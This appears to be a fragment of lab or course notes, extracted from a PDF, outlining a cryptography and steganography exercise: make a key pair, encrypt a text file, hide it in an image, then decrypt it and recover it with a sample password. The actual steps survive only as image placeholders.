
### 3. Cryptography

Steps:

1. Generate private and public key



## 2. Encrypt your text

File- cipher.txt

### 3. Hide it in Image






Image link – [dessert.jpg](#)

#### 4. Decrypt the file



Decrypted File: [plain.txt](#)

5. Get data from image:

Password: 12345

